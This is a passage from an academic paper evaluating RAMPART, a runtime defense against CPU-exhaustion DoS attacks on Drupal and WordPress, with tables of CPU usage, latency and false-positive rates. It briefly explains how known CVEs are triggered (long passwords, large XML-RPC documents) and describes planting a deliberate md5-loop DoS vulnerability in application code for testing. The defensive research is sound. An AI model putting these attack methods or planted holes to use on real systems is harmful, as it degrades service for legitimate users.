To investigate how `Max_Prof_Depth` might influence server performance, we recorded the number of profiled function frames and the time spent processing the measurement results by our analysis daemon. For each analysis iteration, our single-threaded analysis daemon sampled up to 100 measurement files because it could not process all files in real time if `Max_Prof_Depth` was greater than nine. The time to process 100 measurements, the average number of unique profiled function frames, and the average number of profiled function frames are shown in Table 2. The daemon's performance decreases and it can handle less files per second as more functions are profiled, which is the case because more measurement data is being generated by RAMPART per received request that the daemon must analyze.

We find that `Max_Prof_Depth` $= 5$ results in a reasonable performance for both applications. For Drupal, RAMPART's CPU overhead is 3.31% and we do not ob-

| Application | Benchmark | User Instances | | | | | |
|---|---|---|---|---|---|---|---|
| | | 8 | 16 | 32 | 64 | 96 | 128 |
| Drupal | ARPT (ms) | 277.5 | 361.8 | 398.1 | 502.4 | 607.3 | 717.5 |
| | CPU (%) | 19.47 | 24.83 | 32.21 | 47.18 | 59.97 | 70.53 |
| WordPress | ARPT (ms) | 20.8 | 21.7 | 22.5 | 38.9 | 85.6 | 144.7 |
| | CPU (%) | 13.47 | 22.63 | 42.21 | 73.03 | 86.72 | 90.11 |

**Table 1:** Server performance under different user traffic loads.



**Figure 1:** CPU usage and request processing time (RPT) over time for 32 users sending requests every 0.1 seconds to Drupal.

serve any overhead in Drupal's request processing time. For WordPress, the CPU overhead is 5.65% and RAMPART introduces an additional 0.2 ms (0.83%) for the request processing time on average. Overall, WordPress incurs slightly higher overhead than Drupal because more functions are profiled (Table 2).

Finally, we investigate the RPT of Drupal with 32 concurrent user instances with RAMPART enabled (Figure 1). The bottom of the figure shows the 5$^{th}$ percentile, mean, and 95$^{th}$ percentile of the RPTs for requests *sent* for each one second interval. The *x*-axis is the time elapsed since the start of experiment and the *y*-axis is the RPT. The number of in-flight requests (RIF) in each one-second window are shown in a green solid line, and the average server CPU usage is shown in a blue dashed line in the top figure. Evidently, CPU usage remains modest throughout the experiment. Following, we show how a only few attack requests can quickly exhaust the CPU (Section 3.3), and how RAMPART preserves server performance (Section 4).

## 3.3 DoS Attack Performance Degradation

We measure the performance degradation of the server when a CPU-exhaustion DoS attack was launched against a web application. Specifically, we evaluate two kinds attacks for both web applications: `XML-RPC` for both Drupal and WordPress (CVE-2014-5266 [4]), `PHPass` for Drupal (CVE-2014-9016 [2]) and Wordpress (CVE-2014-9034 [3]). The `XML-RPC` attacks allow remote attackers to cause a CPU-exhaustion DoS by sending a large XML document containing a significant number of elements. The `PHPass` attacks allow remote attackers to cause a CPU-exhaustion DoS by supplying a long password that is improperly handled by the password hashing functions. We also evaluated several other CVEs (e.g., CVE-2012-1588, CVE-2013-2173, and CVE-2014-5019), which can similarly cause CPU-exhaustion DoS, which we omit due to space limitations.

We use our traffic generator to send attack traffic from the client machine to the server. Each generated attack payload takes Drupal and WordPress between 10 and 30 seconds to process. We then launch multiple attackers concurrently via our traffic generator. For each attacker session, the generator sends two consecutive requests with five seconds break in-between. Assuming that the RPT for an attack request is 25 seconds, then the attack traffic rate with 30 attacker sessions is one attack request per second. This rate is significantly lower than that of a typical DDoS attack (tens of thousands of requests per second or more). Indeed, such sophisticated application-layer DoS attacks require significantly fewer resources to be successful.

In our experiments, we configure the *user* traffic generator to run 32 user sessions (Section 3.2), and the *attack* traffic generator to operate 8 or 16 attacker sessions. We launch the *attack* traffic generator five seconds after we started the *user* traffic generator. As in our baseline performance experiments, we repeat each experiment five times to measure the average performance metrics, i.e., the server's CPU usage, the number of in-flight requests each second (RIF), and the request processing time (RPT) of user sessions and attacker sessions. RAMPART is disabled for all of these experiments.

| Application | Benchmark | Max_Prof_Depth 1 | 3 | 5 | 7 | 9 | 11 | 13 |
|---|---|---|---|---|---|---|---|---|
| Drupal | ARPT (ms) | 397.6 | 389.0 | 400.9 | 393.0 | 413.6 | 412.6 | 410.9 |
| | CPU (%) | 34.53 | 34.80 | 35.62 | 36.32 | 38.52 | 40.94 | 44.20 |
| | Number of Unique Functions | 12 | 76 | 567 | 1,421 | 2,473 | 4,019 | 5,405 |
| | Number of Functions | 341 | 2,167 | 12,677 | 31,152 | 53,263 | 80,186 | 110,606 |
| | Processing Time (ms) | 11.3 | 29.5 | 142.5 | 321.8 | 543.7 | 886.7 | 1,147.1 |
| WordPress | ARPT (ms) | 23.7 | 23.7 | 23.5 | 24.6 | 29.1 | 36.4 | 41.6 |
| | CPU (%) | 44.25 | 43.12 | 49.08 | 56.56 | 61.60 | 69.37 | 68.41 |
| | Number of Unique Functions | 17 | 199 | 846 | 3,186 | 7,909 | 13,337 | 17,410 |
| | Number of Functions | 422 | 4,479 | 15,314 | 42,957 | 89,080 | 136,910 | 170,904 |
| | Processing Time (ms) | 11.4 | 46.1 | 169.1 | 572.8 | 1,470.2 | 2,653.7 | 3,529.0 |

**Table 2:** Web server performance and daemon statistics for RAMPART with 32 users for different `Max_Prof_Depth` values.



**Figure 2:** CPU usage and RPT over time for 8 `PHPass` attackers on Drupal without RAMPART.

For each figure, the middle and bottom graphs show the 5th percentile, mean, and 95th percentile of the RPT of *user requests* (middle) and *attack requests* (bottom) that were sent in each one second window. The green and red solid lines in the top figure represent the RIF of user sessions and attacker sessions, and the blue dashed line shows the server's CPU usage. A red solid vertical line in each three graphs indicates when we started the attack.

Launching 8 `PHPass` attacker sessions attack against Drupal (Figure 2), the server spends on average 42 seconds on processing one attack request. The CPU remains almost fully occupied once we launch the attack, except for the five seconds break when we paused the attack. In fact, the results show that an attacker sending only 0.17 requests per second (8 / (42 + 5)) can already exhaust CPU resources of a vulnerable server. Performance degrades severely with 16 parallel attacker sessions, at which point the CPU usage stays close to 100% throughout the experiment. Corresponding to doubling the number of attacker sessions, the server has to spend almost twice as much time (82 seconds, or 1.95x) to serve each request, likely because of the operating system's process scheduling. For 16 attackers, the required attack rate is 0.18 requests per second (16 / (82 + 5)).

The results for the other three attacks, `XML-RPC` on Drupal, `PHPass` on WordPress, and `XML-RPC` on WordPress, are shown in Figure 3, Figure 4, and Figure 5.

The mean CPU usage and the ARPT for all the experiments is summarized in Table 3. For Drupal, the two attacks consume between 52.4% and 62.84% additional CPU time and they cause a 36% slowdown in processing user requests. The ARPT of WordPress is more sensitive to both attacks, causing an increase of 40% to 118% in ARPT and consuming between 41.65% and 51.93% additional CPU time.

## 4 Mitigation Evaluation

For RAMPART to be an effective defense, it must successfully preserve the availability of a web application from CPU-exhaustion DoS attacks. Therefore, we first investigate whether RAMPART can correctly detect and stop attacks exploiting known real-world CPU-exhaustion DoS vulnerabilities (Section 4.1). Next, we look at whether RAMPART can effectively protect web applications from unknown CPU-exhaustion DoS attacks (Section 4.2).



**Figure 3:** CPU usage and RPT over time for 8 `XML-RPC` attackers on Drupal without RAMPART.



**Figure 4:** CPU usage and RPT over time for 8 `PHPass` attackers on WordPress without RAMPART.

We also study if RAMPART may mistakenly mark a legitimate request as an attack request, i.e., a false positive, and what the consequences are. For example, a user may initiate *slow* requests that appear similar to attack requests. Blocking such requests while an active attack is occurring is acceptable because there is no good way to differentiate such requests from the attack requests (Section 2.1). However, it is unnecessary and undesirable to constantly reject such legitimate requests when the application is not under attack.

## 4.1 Mitigation of Known Attacks

We evaluate how RAMPART can mitigate attacks exploiting the real-world vulnerabilities that we studied (Section 3.3). We are particularly interested in understanding:

1. How well does RAMPART help preserve server performance and availability when attacks occur?
2. How long stays an aborted attack request alive before it is terminated by RAMPART?
3. How many attack requests are not aborted by RAMPART, i.e., what is the false negative rate (FNR)?
4. How many user requests are aborted, i.e., what is the false positive rate (FPR)?

To answer these questions, we perform the following experiments: First, we evaluate RAMPART's ability to detect attack requests in the *stop-only* experiments (Section 4.1.1). Here, RAMPART uses the probabilistic algorithm (Algorithm 1) to lower a suspicious request's priority by either aborting or suspending it, but it does not deploy any filters to block requests. In turn, RAMPART checks all the requests sent by attackers. Next, we evaluate whether RAMPART can preserve server performance by *stopping* and *filtering* suspicious requests. In the *stop-and-filter* experiments (Section 4.1.2), RAMPART additionally uses the exploratory algorithm (Algorithm 2) to synthesize and deploy filters to block future attack requests. Here, we set the primary lifespan ($T_p$) to 10 seconds and the secondary lifespan ($T_s$) to 30 seconds. We assign a unique local IP address to each user/attacker session, so that RAMPART can distinguish the different instances.

We evaluate two threshold values (50% and 75%) for the CPU usage threshold $\hat{R}_{\text{CPU}}$, which RAMPART uses to determine if a server is under attack. We report the average request processing time (ARPT), average server CPU usage, FPR, and FNR for user requests and attack requests over five runs per configuration. The RPT of false positive requests that RAMPART aborted are not included in the user ARPT.



**Figure 5:** CPU usage and RPT over time for 8 `XML-RPC` attackers on WordPress without RAMPART.

| | | | Attack | | | |
|---|---|---|---|---|---|---|
| | | No Attack | PHPass [Attackers] | | XML-RPC [Attackers] | |
| **Application** | **Benchmark** | | 8 | 16 | 8 | 16 |
| Drupal | ARPT (ms) | 398.1 | 461.2 (1.16x) | 519.6 (1.31x) | 458.3 (1.15x) | 541.7 (1.36x) |
| | CPU (%) | 32.21 | 88.95 | 95.05 | 84.61 | 94.91 |
| Wordpress | ARPT (ms) | 22.5 | 37.0 (1.64x) | 49.0 (2.18x) | 31.5 (1.40x) | 41.7 (1.86x) |
| | CPU (%) | 42.21 | 89.71 | 94.14 | 83.86 | 92.09 |

**Table 3:** Average request processing time of requests and server CPU usage with RAMPART's defense turned off.

### 4.1.1 Stop-Only Experiments

We summarize the results of the stop-only experiments in Table 4. We observed *no false negative* in our experiments, i.e., *all* attack requests were detected and eventually aborted, which demonstrates that RAMPART accurately detects CPU-exhaustion DoS attacks.

However, some user requests were also aborted by RAMPART as false positives in the Drupal `PHPass` experiment with 8 attacker sessions. Upon closer investigation of the logs and traffic traces of Drupal, some requests took the server more than several seconds to process, even when it was not under attack (black spikes in Figure 1). Some of those requests were marked as suspicious because several function frames deviated from their execution models. However, the overall impact was limited:

1. *Not all* such requests were aborted by RAMPART.
2. Requests of *only a few* users were aborted, although all users sent the same requests.

This is the case because RAMPART *only* terminated application instances serving a suspicious request when the server was overloaded. Nevertheless, the FPR is always less or equal to 0.33%, i.e., less than 18 out of 5,344 user requests were mistakenly aborted by RAMPART.

At the same time, RAMPART helps to preserve server performance and availability substantially, compared to the attack results without RAMPART (Table 3). The ARPT for user requests (ARPT-U) during the `PHPass` attacks on Drupal and WordPress are close to their baseline counterparts (Table 1). However, ARPT-U during the `XML-RPC` attacks on the web applications did not improve significantly. On the other hand, the ARPT for attack requests (ARPT-A) is long, with attack requests being processed for up to 2,294 ms (Drupal) and 787 ms (WordPress) before RAMPART aborted them. This explains why average CPU usage did not drop back to the baseline (Table 1) but remained slightly higher. We also observe that `PHPass` attack requests consumed more CPU resource with a higher CPU usage threshold $\hat{R}_{\text{CPU}}$.

Finally, we look at 8 attacker sessions launching the `PHPass` attack against Drupal with $\hat{R}_{\text{CPU}}$ set to 50% (Figure 6). The magenta dashed lines in the middle and bottom graphs represent the number of aborted user requests (middle) and attack requests (bottom). In the first 20 seconds of the experiment, RAMPART quickly aborted all attack requests because the server's CPU usage was above the threshold. Some requests were aborted even when the CPU usage in the top figure appears to be lower than the 50% threshold, which is because RAMPART monitors CPU usage at a shorter interval (10 ms), while the CPU data in the top figure was collected each second using the `mpstat` command. When the server load decreased, the attack requests could occupy the CPU for up to five seconds until the CPU usage crossed the threshold again. In turn, this behavior demonstrates the need for deploying filters to block suspicious requests to prevent CPU usage oscillation. Nevertheless, RAMPART detects and blocks attacks much earlier with a CPU threshold close to but above the expected CPU usage during normal operation.

| | | CPU Threshold for Attack | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|
| | | 50% | | | | 75% | | | |
| | | PHPass [Attackers] | | XML-RPC [Attackers] | | PHPass [Attackers] | | XML-RPC [Attackers] | |
| **Application** | **Benchmark** | 8 | 16 | 8 | 16 | 8 | 16 | 8 | 16 |
| Drupal | ARPT-U (ms) | 392.3 | 397.9 | 463.6 | 536.3 | 378.1 | 408.9 | 465.0 | 506.4 |
| | ARPT-A (ms) | 2,093 | 1,988 | 988.6 | 1,089 | 2,294 | 2,017 | 1,175 | 1,368 |
| | CPU (%) | 45.10 | 51.76 | 39.41 | 43.73 | 48.76 | 53.62 | 38.79 | 39.65 |
| | FPR (%) | 0.10 | 0.15 | 0.00 | 0.00 | 0.02 | 0.33 | 0.00 | 0.00 |
| WordPress | ARPT-U (ms) | 24.9 | 27.1 | 28.1 | 36.8 | 24.4 | 27.0 | 26.8 | 39.0 |
| | ARPT-A (ms) | 404.3 | 472.4 | 546.2 | 772.9 | 521.0 | 515.2 | 526.8 | 787.6 |
| | CPU (%) | 53.74 | 58.98 | 53.06 | 55.27 | 56.09 | 60.30 | 50.64 | 54.61 |
| | FPR (%) | 0.00 | 0.00 | 0.00 | 0.00 | 0.00 | 0.00 | 0.00 | 0.00 |

**Table 4:** Server performance in the stop-only experiments.



**Figure 6:** CPU usage and RPT over time for 8 `PHPass` attackers on Drupal with RAMPART in the stop-only experiment.

### 4.1.2 Stop-and-Filter Experiments

We present the results of the *stop-and-filter* experiments in Table 5. Analog to the stop-only experiments, we observed *no false negative* in the stop-and-filter experiments. However, the FPR increased compared to the stop-only experiments because RAMPART drops any request matching a filter created from false positive requests until the filter's primary lifespan has expired. In fact, these events are evident in the Drupal `PHPass` experiment with 8 attacker sessions and $\hat{R}_{\text{CPU}} = 50\%$ (orange dashed line in Figure 7, which represents the number of requests that were dropped because of a filter). Around the 35$^{\text{th}}$ second and 39$^{\text{th}}$ second, two user requests were detected and aborted as false positives and two matching filters were created. As a result, 16 additional requests from these two users were also dropped in the following $T_p$ seconds. The primary lifespan of the last rule then expired at the 49$^{\text{th}}$ second. RAMPART then explored a matching request (the blue dashed line) at around the 58$^{\text{th}}$ second according to the exploratory algorithm (Algorithm 2) and it detected that the filtering rule was a false positive. RAMPART's FPR in stop-and-filter mode is still negligible at less than 0.69%.

Although RAMPART's stop-and-filter mode blocked some legitimate requests, it also immediately blocked the majority of attack requests (86.5%) and entirely prevented them from consuming any additional CPU time. The remaining 21 attack requests (13.5%) were also all detected as suspicious and aborted. In fact, 8 of the aborted requests were the initial requests sent by the 8 attackers, i.e., the earliest that any defense could have detected them as suspicious. RAMPART explored the remaining 13 requests and eventually also detected them as suspicious. Since the attackers sent requests at an interval of five seconds, which is shorter than $T_s$, RAMPART incremented the primary lifespan of a filter as penalty each time an exploring request was detected as suspicious.

Because RAMPART blocked most of the attack requests immediately, it preserved the web server's performance as if no attack had occurred (Table 5). In particular, the average CPU usage and the ARPT of user requests are much closer to their baseline (Table 1) compared to the stop-only experiments (Table 4). The ARPT of attack requests is an order of magnitude smaller. Overall, the results illustrate that RAMPART can effectively protect web applications from known CPU-exhaustion DoS attacks using the exploratory algorithm (Algorithm 2).

| | | CPU Threshold for Attack | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|
| | | 50% | | | | 75% | | | |
| | | PHPass [Attackers] | | XML-RPC [Attackers] | | PHPass [Attackers] | | XML-RPC [Attackers] | |
| **Application** | **Benchmark** | 8 | 16 | 8 | 16 | 8 | 16 | 8 | 16 |
| Drupal | ARPT-U (ms) | 394.7 | 427.1 | 423.4 | 460.4 | 400.9 | 418.6 | 437.4 | 471.6 |
| | ARPT-A (ms) | 203.6 | 228.3 | 148.1 | 172.2 | 258.9 | 166.6 | 160.4 | 181.0 |
| | CPU (%) | 38.51 | 38.76 | 36.30 | 37.68 | 38.84 | 39.62 | 36.30 | 37.73 |
| | FPR (%) | 0.60 | 0.00 | 0.25 | 0.00 | 0.69 | 0.00 | 0.15 | 0.00 |
| WordPress | ARPT-U (ms) | 24.1 | 26.1 | 25.6 | 26.8 | 24.4 | 26.1 | 24.5 | 25.1 |
| | ARPT-A (ms) | 142.1 | 234.4 | 205.9 | 220.5 | 152.8 | 242.3 | 226.3 | 180.2 |
| | CPU (%) | 45.92 | 51.40 | 49.89 | 50.74 | 49.15 | 50.98 | 50.91 | 52.14 |
| | FPR (%) | 0.00 | 0.00 | 0.00 | 0.00 | 0.00 | 0.00 | 0.00 | 0.00 |

**Table 5:** Server performance in the stop-and-filter experiments.



**Figure 7:** CPU usage and RPT over time for 8 `PHPass` attackers on Drupal with RAMPART enabled in the stop-and-filter experiment.

The results for the remaining three experiments with $\hat{R}_{\text{CPU}} = 50\%$, namely, `XML-RPC` on Drupal, `PHPass` on WordPress, and `XML-RPC` on WordPress, are shown in Figure 8, Figure 9, and Figure 10.

## 4.2 Mitigation of Synthetic Attacks

Compared to static vulnerability analysis tools that look for specific features in the source code, RAMPART does not require an application's source code, nor does it require any knowledge about specific CPU-exhaustion DoS vulnerabilities. Instead, RAMPART is a generic defense that automatically detects known and unknown application-level CPU-exhaustion DoS attacks at runtime dynamically.

We demonstrate RAMPART's ability to detect and mitigate such attacks in web applications. Beyond the vulnerabilities that we explored, we automatically inserted CPU-exhaustion DoS vulnerabilities into the source code of the two web applications at random locations. We configured RAMPART to record all invoked functions when serving a request for the two web applications, and we then inserted a vulnerability (Listing 1) into a function that was randomly chosen. The vulnerable code calculates the hash value of a variable `$v` by repeatedly invoking the `md5` function (line 11). The number of iteration in the loop is controlled by the parameter `$exp`, which an attacker can set through the `dos-exp` query parameter. In our experiment, attacker requests set `$exp` to 24 to cause CPU-exhaustion DoS (i.e., $2^{24}$ `md5` invocations).

For each application, we randomly chose 50 vulnerabilities (requests) and launched 16 attacker sessions. We set the average CPU threshold $R_{\text{CPU}}$ to 75%. All 50 vulnerabilities in WordPress were successfully exploited, while only 21 vulnerabilities in Drupal could be exploited because the other 29 vulnerable functions were not invoked. They could not be invoked because they require to be set up by other requests beforehand, which we did not replay.

We report the results with and without RAMPART (Table 6). The average CPU usage threshold to determine if RAMPART successfully mitigated an attack against Drupal is 45% and for WordPress it is 55%. RAMPART successfully mitigates all attacks with $\hat{R}_{\text{CPU}} = 50\%$. However, some attack requests were incorrectly classified as benign. These false negatives occurred for Drupal because the server load was light (less than the 50% threshold) when those requests arrived. Although RAMPART did not abort those requests, it flagged them as suspicious.



**Figure 8:** CPU usage and RPT over time for 8 `XML-RPC` attackers on Drupal with RAMPART enabled in the stop-and-filter experiment.



**Figure 9:** CPU usage and RPT over time for 8 `PHPass` attackers on WordPress with RAMPART in the stop-and-filter experiment.

| Application | Benchmark | RAMPART Enabled | RAMPART Disabled |
|---|---|---|---|
| Drupal | Successful Attacks | 0 | 21 |
| | ARPT-U (ms) | 436.5 | 519.7 |
| | ARPT-A (ms) | 290.5 | 29,631 |
| | CPU (%) | 39.15 | 90.56 |
| | FPR (%) | 0.03 | N/A |
| | FNR (%) | 1.31 | N/A |
| WordPress | Successful Attacks | 0 | 50 |
| | ARPT-U (ms) | 25.8 | 38.9 |
| | ARPT-A (ms) | 157.5 | 37,966 |
| | CPU (%) | 51.05 | 92.91 |
| | FPR (%) | 0 | N/A |
